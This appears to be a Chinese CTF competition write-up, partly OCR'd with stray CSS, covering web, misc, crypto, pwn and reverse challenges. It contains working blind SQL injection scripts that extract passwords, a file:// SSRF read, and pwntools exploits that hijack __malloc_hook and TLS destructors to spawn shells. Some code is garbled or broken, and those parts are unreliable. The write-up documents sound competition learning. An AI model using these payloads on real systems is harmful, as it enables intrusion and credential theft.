        background:rgba(0,0,0,0.5);
        border-radius:010px10px0;
        transition:opacity0.3s,transform0.3s;
        z-index:2
      }
      body>div#blockbyte-bs-indicator>div>span{
        -webkit-mask:no-repeatcenter/32px;
        -webkit-mask-image:url(chrome-extension://jdbnofccmhefkmjbkkdkfiicjkgofkdh/img/icon-bookmark.svg);
        background-color:#ffffff;
        position:absolute;
        display:block;
        top:0;
        left:0;
        width:100%;
        height:100%
      }
      body>div#blockbyte-bs-indicator[data-pos='right']{
        left:auto;
        right:0
      }
      body>div#blockbyte-bs-indicator[data-pos='right']>div{
```


利用

```
admin'/**/and/**/1=
(case/**/when/**/1%3d1/**/then/**/(select/**/1/**/from/**/pg_sleep(5))/**/
ELSE/**/1/**/END)/**/--
```

EXP:

```python
import requests
import time
import string
def inject(i, ascii):
    url = 'http://139.129.98.9:30005/'
    payload = '''111'/**/or/**/1=(case/**/when/**/ascii(substr(users.password,{},1))={}/**/then/**/(select/**/1/**/from/**/pg_sleep(10))/**/ELSE/**/1/**/END)/**/--'''.format(i, ascii)
    print(payload)
    postdata={
        'username': 'admin',
        'password': payload
    }
    start_time=time.time()
    resp = requests.post(url, data=postdata)
    end_time = time.time()
    if int(end_time)-int(start_time) > 5:
        return True
    return False
res = 'Pg5QL1sF4ns1N4T1n9'
for i in range(len(res)+1, len(res)+19):
    for ascii in string.printable:
        print("[-]%s %d(%s)"%(i, ord(ascii), ascii))
        if inject(i, ord(ascii)):
            res += (ascii)
            print(res)
            break
```

密码 Pg5QL1sF4ns1N4T1n9



```
POST / HTTP/1.1
Host: 139.129.98.9:30005
Content-Length: 42
Cache-Control: max-age=0
Origin: http://139.129.98.9:30005
Upgrade-Insecure-Requests: 1
DNT: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.67 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://139.129.98.9:30005/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh-HK;q=0.9,zh;q=0.8,en-US;q=0.7,en;q=0.6
Connection: close

username=admin&password=Pg5QL1sF4ns1N4T1n9
```

```
HTTP/1.1 200 OK
X-Powered-By: Express
Date: Sat, 05 Dec 2020 14:37:31 GMT
Connection: close
Content-Length: 42

flag{
  eb4aaa7f-1362-4f4c-9f5f-a7202518314b
}
```

flag{eb4aaa7f-1362-4f4c-9f5f-a7202518314b}


你能登陆成功吗-Revenge

直接用上面的 Exp 跑就行了，这次过滤了 password ， 改成 Password 就能绕过了。


```python
import requests
import time
import string
```

```
def inject(i, ascii):
    url = 'http://139.129.98.9:30007/'
    payload = '''111'/**/or/**/1=
(case/**/when/**/ascii(substr(users.PaSsword,{},1))=
{}/**/then/**/(select/**/1/**/from/**/pg_sleep(10))/**/ELSE/**/1/**/END)/*
*/--'''.format(i, ascii)
    print(payload)
    postdata={
        'username': 'admin',
        'password': payload
    }
    start_time=time.time()
    resp = requests.post(url, data=postdata)
    end_time = time.time()
    if int(end_time)-int(start_time) > 6:
        return True
    return False
#res = 'S0rryF0Rm1st4ke111'
res = ''
for i in range(len(res)+1, len(res)+19):
    for ascii in string.printable:
        print("[-]%s %d(%s)"%(i, ord(ascii), ascii))
        if inject(i, ord(ascii)):
            res += (ascii)
            print(res)
            break
```

admin 密码 S0rryF0Rm1st4ke111



```
[-]15 101(e)
111'/**/or/**/1=(case/**/when/**/ascii(substr(users.PaSsw
S0rryF0Rm1st4ke
[-]16 48(0)
111'/**/or/**/1=(case/**/when/**/ascii(substr(users.PaSsw
[-]16 49(1)
111'/**/or/**/1=(case/**/when/**/ascii(substr(users.PaSsw
S0rryF0Rm1st4ke1
[-]17 48(0)
111'/**/or/**/1=(case/**/when/**/ascii(substr(users.PaSsw
[-]17 49(1)
111'/**/or/**/1=(case/**/when/**/ascii(substr(users.PaSsw
S0rryF0Rm1st4ke11
[-]18 48(0)
111'/**/or/**/1=(case/**/when/**/ascii(substr(users.PaSsw
[-]18 49(1)
111'/**/or/**/1=(case/**/when/**/ascii(substr(users.PaSsw
S0rryF0Rm1st4ke111
 ~/Desktop
```



```
http://139.129.98.9:30007
flag{5f2561bb-685e-4b36-927b-89ec76fec285}
```

```
flag{5f2561bb-685e-4b36-927b-89ec76fec285}
```

Misc


签到题

http://47.104.232.98:32571/?url=file:///fla%2567


```
view-source:http://47.104.232.98:32571/?url=file:///fla%2567
<!-- /?url= -->flag{504c1b8e4bbf66b0716bd554c3fa2f0c}
```


Hi_433MHz

直接看图吧。图中是f的bin对应起来



一共9位，最后一个可以删除，窄的为0，宽的为1。依次吧每一块读出来binary之后转ascii即可

```
01100110 01101100 01100001 01100111 01111011 00110010 00110101 01100011
00110010 00110001 01100010 00110000 01100100 00101101 00110110 01100001
00110001 00110001 00101101 00110100 00110011 00110001 00110010 00101101
00111001 00110111 00110001 01100010 00101101 00110100 00110010 00111000
01100100 00110000 00110001 01100011 01100100 01100011 00110101 00110011
00110100 01111101
```



Recipe

From Binary

Delimiter: Space

Input (length: 377, lines: 1)

```
01100110 01101100 01100001 01100111 01111011 00110010 00110101 01100011 00110010 00110001 01100010 00110000 01100100
00101101 00110110 01100001 00110001 00110001 00101101 00110100 00110011 00110001 00110010 00101101 00111001 00110111
00110001 01100010 00101101 00110100 00110010 00111000 01100100 00110000 00110001 01100011 01100100 01100011 00110101
00110011 00110100 01111101
```

Output (time: 3ms, length: 42, lines: 1)

```
flag{25c21b0d-6a11-4312-971b-428d01cdc534}
```

FM

flag{82c83416-dadc-4947-80df-b84852b8f35d}

```
float32 i+q PCM
clc;
close all;
clear all;
fid=fopen('fm-sample-rate-2MHz.iq','r');
y=fread(fid,'float32');
fclose(fid);
i=numel(y)/2;
for n=1:i
    ci(n)=y(2*n-1);
    cq(n)=y(2*n);
end
Sn(1)=0;
for i=2:length(ci)
Sn(i) =-(cq(i)*ci(i-1)-cq(i-1)*ci(i));
end
fid=fopen('dem.dat','w+');
fwrite(fid,Sn,'float32');
fclose(fid);
```

audacity load dem.dat output mp3 //吐槽下1 e d分的不太清楚

Crypto

Crypto_System

```
from pwn import *
from itertools import product
from hashlib import sha256
# context.log_level = "debug"
ip = "139.129.98.9"
```

```python
port = 30001
sh = remote(ip,port)
def login(sh):
    # sh.recvlines(5)
    rec = sh.recvline().decode()
    suffix = re.findall(r'XXXX\+([^\)]+)', rec)[0]
    digest = re.findall(r'== ([^\n]+)', rec)[0]
    print(f"suffix: {suffix} \ndigest: {digest}")
    print('Calculating hash...')
    for i in product(string.ascii_letters + string.digits, repeat=4):
        prefix = ''.join(i)
        guess = prefix + suffix
        if sha256(guess.encode()).hexdigest() == digest:
            print(guess)
            # break
            sh.recvuntil(b'Give me XXXX:')
            sh.sendline(prefix.encode())
            return
from Crypto.Util.number import *
from gmpy2 import powmod
# These three are constants
p = 120391024901285091259250190100000124235156172352191276491824701825701950182659272 23
g = 1072907257930705218484830232245133219245622961904418110506301174151655811021672 0725
def int2str(data, mode="big"):
    if mode == "little":
        return sum([ord(data[_]) * 2 ** (8 * _) for _ in range(len(data))])
    elif mode == "big":
        return sum([ord(data[::-1][_]) * 2 ** (8 * _) for _ in range(len(data))])
def get_parameter(m):
    x = int2str(m, 'little')
    y = powmod(g, x, p)
    # g^x mod p
    a = bytes_to_long(sha256(long_to_bytes(y).rjust(128, b"\x00")).digest())
    b = powmod(a, a, p - 1)
    h = powmod(g, b, p)
    return y, h, b
login(sh)
sh.recvuntil(b'frist message(64 bytes):')
m1 = bytes.fromhex(sh.recvline().strip().decode())
sh.recvuntil(b'second message(64 bytes):')
m2 = bytes.fromhex(sh.recvline().strip().decode())
sh.recvuntil(b':')
```

```python
r = int(sh.recvline().strip().decode())
def sign(m,r):
    y, h, b = get_parameter(m)
    s = (y * pow(h, r, p)) % p
    return str(r), str(s)
x = int2str(m1.decode(),'little')
y, h, b = get_parameter(m1.decode())
target = (x+b*r)%(p-1)
x2 = int2str(m2.decode(),'little')
y2, h2, b2 = get_parameter(m2.decode())
b2r2 = (x+b*r-x2)%(p-1)
r2 = (b2r2*inverse(b2,p-1))//2
print(sign(m1.decode(),r))
print(sign(m2.decode(),r2))
sh.interactive()

```

Reverse

flag{b92d9b6c-e75d-4cbb-bc39-bf39a2f57c3f}

```python
from Crypto.Util.number import long_to_bytes
from gmpy2 import *
p = 13299413764048930133302138749466137829470129709829516069778014310838093114516400589047888072065037035007023741009041669893387899867083575829855377403280423
q = 11954360020159164180709939019047385560179850436770100207193049651260543609501871575909448998378290922795824941066935928157032997160163537467165365731882943
c = 103728452309804750381455306214814700768557462686461157761076359181984554990431665209165298725569861567865645228742739676539208228770740802323555281253638825837621845841771677911598039696705908004858472132222470347720085501572979109563593281375095145984000628623881592799662103680478967594601571867412886606745
phi = (p-1)*(q-1)
e = 65537
d = invert(e,phi)
m = pow(c,d,n)
print(long_to_bytes(m))
```

Pwn

2a1

exit中会调用__call_tls_dtors遍历tls_dtor_list调用函数，可以将tls_dtor_list覆盖为堆地址便可以控制调用函数和其参数，后续会将对堆中的内容进行循环右移和异或，所以我们需要leak

异或的数值，然后再运算得到即可，由于远程tls_dtor_list的地址与本地不同，通过测试大概要爆破1/256

```
from pwn import *
context.log_level = 'debug'
#p = process("./2+1")
for i in range(256):
    try:
        p = remote("47.104.178.87",40444)
        libc = ELF("./libc-2.23.so")
        p.recvuntil("Gift: 0x")
        libc.address = int(p.recv(12), 16)-libc.sym['alarm']
        print hex(libc.address)
        #gdb.attach(p)
        p.sendafter("read?:", p64(libc.address-
0x7ffff7a0d000+0x7ffff7ffcc70))
        p.recv(6)
        xor = u64(p.recv(8))
        p.sendafter("write?:", p64(libc.address+0x5006c0+0x1000*(256-i)))
        num = (libc.sym['system'])^xor
        print hex(xor)
        #gdb.attach(p)
        p.sendafter("msg: ", p64(((num>>47)|
(num<<17))&0xffffffffffffffff)+p64(libc.search("/bin/sh").next()))
        p.sendline("echo 123")
        p.sendline("echo 123")
        p.recvuntil("123")
        p.interactive()
    except:
        print "fail",i
```

---

easy_pwn

edit可以负数溢出，导致可以越界写下一个符号的符号名地址和大小，这样就可以利用修改地址来任意读写，接下来修改malloc_hook即可getshell

```
from pwn import *
context.log_level = 'debug'
p = remote("47.105.44.8", 31760)
libc = ELF("./libc-2.23.so")
def add(grammar):
    p.sendlineafter("your choice:", "1")
    p.sendlineafter("grammar:\n", grammar)
def edit(non, size, new):
    p.sendlineafter("your choice:", "4")
    p.sendlineafter("Non-Terminal:\n", non)
    p.sendlineafter("size:", str(size))
    p.send(new)
def show():
    p.sendlineafter("your choice:", "2")
grammar = '''S -> %s
A -> S
exit'''%("a"*0x100)
add(grammar)
heap = ""
edit('S',0xffffffff, '\x00'*0x28+'\x68')
show()
p.recvuntil("\x2d\x3e\x20\x0a\x20\x20")
heap+=p.recv(1)
edit('\x00',0xffffffff, '\x00'*0x28+'\x69')
show()
p.recvuntil("\x2d\x3e\x20\x0a\x20\x20")
heap+=p.recv(1)
edit('\x00',0xffffffff, '\x00'*0x28+'\x6a')
show()
p.recvuntil("\x2d\x3e\x20\x0a\x20\x20")
heap+=p.recv(1)
edit('\x00',0xffffffff, '\x00'*0x28+'\x6b')
show()
p.recvuntil("\x2d\x3e\x20\x0a\x20\x20")
heap+=p.recv(1)
edit('\x00',0xffffffff, '\x00'*0x28+'\x6c')
show()
p.recvuntil("\x2d\x3e\x20\x0a\x20\x20")
heap+=p.recv(1)
edit('\x00',0xffffffff, '\x00'*0x28+'\x6d')
show()
p.recvuntil("\x2d\x3e\x20\x0a\x20\x20")
heap+=p.recv(1)
heap = u64(heap+'\x00'*2)
print hex(heap)
edit('\x00',0xffffffff, '\x00'*0x28+p64(heap+0x1d0)+'\x08')
show()
p.recvuntil("\x2d\x3e\x20\x0a\x20\x20")
libc.address = u64(p.recv(6)+'\x00'*2)-0x7ffff7839b78+0x7ffff7475000
print hex(libc.address)
edit('\x00',0xffffffff, '\x00'*0x28+p64(libc.sym['__malloc_hook'])+'\x08')
edit('\x00'*8, 8, p64(libc.address+0xf1207))
p.interactive()
```

Reverse

slime_war

魔塔– –
secret 5
1: 输入whosyourdaddy


2: 拿到magicbook在第二层38，6按t后最短路径走到T

3: 上隐藏层12后出来

4: 属性值hash满足条件

5: 打败boss

关键地址



Active	Description	Address	Type	Value
☒	chuanqiang	14000B304	4 Bytes	0
☒	chuanqiang	14000B318	4 Bytes	0000F6A1
☐	level	1400108F0	4 Bytes	1
☒	exp	1400108F4	4 Bytes	9999
☒	hp	1400108F8	4 Bytes	100000
☒	atk	140010900	4 Bytes	9999
☒	def	140010904	4 Bytes	9999
☒	agi	140010908	4 Bytes	9999
☒	money	14001090C	4 Bytes	9999
☒	key	140010914	4 Bytes	999
☒	map	140010940	Byte	1
☐	MAGIC_BOX	140010942	Byte	0
☐	mima	140010944	4 Bytes	0
☐	secret	140010948	4 Bytes	3
☐	x	1400109BC	4 Bytes	22
☐	y	1400109C0	4 Bytes	2
☐	layer	1400109CC	4 Bytes	1
☐	keyboard	1400109D4	4 Bytes	119
☐	dancestep	1400109E0	4 Bytes	29
☐	t_key	1400109E6	4 Bytes	0
☐	stair	1400109EA	4 Bytes	0

```
def test(mu, key):
    global Step
    global MAX_STEP
    global Heap
    global pKey

    BASE = 0x140000c00
    rpl = read('.\\slime_war.exe')
    mu.mem_map(BASE & 0xff0000000, 128 * 1024 * 1024) #128 MB
    mu.mem_write(BASE + 0, rpl)
    mu.mem_write(0x14000a240, rpl[0x9040:0x9040+0x2DC0])
    mu.reg_write(UC_X86_REG_RAX, 0x0000000000000000)
    mu.reg_write(UC_X86_REG_RBX, 0x0000000000000000)
    mu.reg_write(UC_X86_REG_RCX, 0x0000000000000000)
    mu.reg_write(UC_X86_REG_RDX, 0x0000000000000000)
    mu.reg_write(UC_X86_REG_RSI, 0x0000000000000000)
    mu.reg_write(UC_X86_REG_RDI, 0x0000000000000000)
    mu.reg_write(UC_X86_REG_R8,  0x0000000000000000)
    mu.reg_write(UC_X86_REG_R9,  0x0000000000000000)
    mu.reg_write(UC_X86_REG_R10, 0x0000000000000000)
    mu.reg_write(UC_X86_REG_R11, 0x0000000000000000)
    mu.reg_write(UC_X86_REG_R12, 0x0000000000000000)
    mu.reg_write(UC_X86_REG_R13, 0x0000000000000000)
    mu.reg_write(UC_X86_REG_R14, 0x0000000000000000)
    mu.reg_write(UC_X86_REG_R15, 0x0000000000000000)

    #mu.hook_add(UC_HOOK_MEM_READ | UC_HOOK_MEM_WRITE, hook_mem_access)
    mu.hook_add(UC_HOOK_CODE, hook_code)

    Heap = BASE + 0x600000
    mu.reg_write(UC_X86_REG_RBP, BASE + 0x501000)
    mu.reg_write(UC_X86_REG_RSP, BASE + 0x500000)
    mu.reg_write(UC_X86_REG_RCX, BASE + 0x502000) #In
    mu.reg_write(UC_X86_REG_R8, BASE + 0x503000) #Out
    numstr = '%d' % key
    numstr = numstr + '\x00' * (16 - len(numstr))
    mu.mem_write(BASE + 0x502000, numstr)
    Step = 0
    try:
        mu.emu_start(0x1400082c0, 0x1400087AB)
    except:
        print 'exception', sys.exc_info()[0]
        print 'LastStep = %d' % Step
        print_regs(mu)
    out = mu.mem_read(BASE + 0x503000, 16)
    return out

global MAX_STEP

import time
MAX_STEP = 9999999
mu = Uc(UC_ARCH_X86, UC_MODE_64)
BASE = 0x140000c00
starttime = time.time()
key = 660
while True:
    output = test(mu,key)
    exp = '\x9d\x50\x26\x57\x62\xda\x99\x54'
    if output[:len(exp)] == exp:
        print 'key:' , key
    #print str2hex(output)
    mu.mem_unmap(BASE & 0xff0000000, 128 * 1024 * 1024)
    key -= 1
    if 0 == key % 100:
        print key
```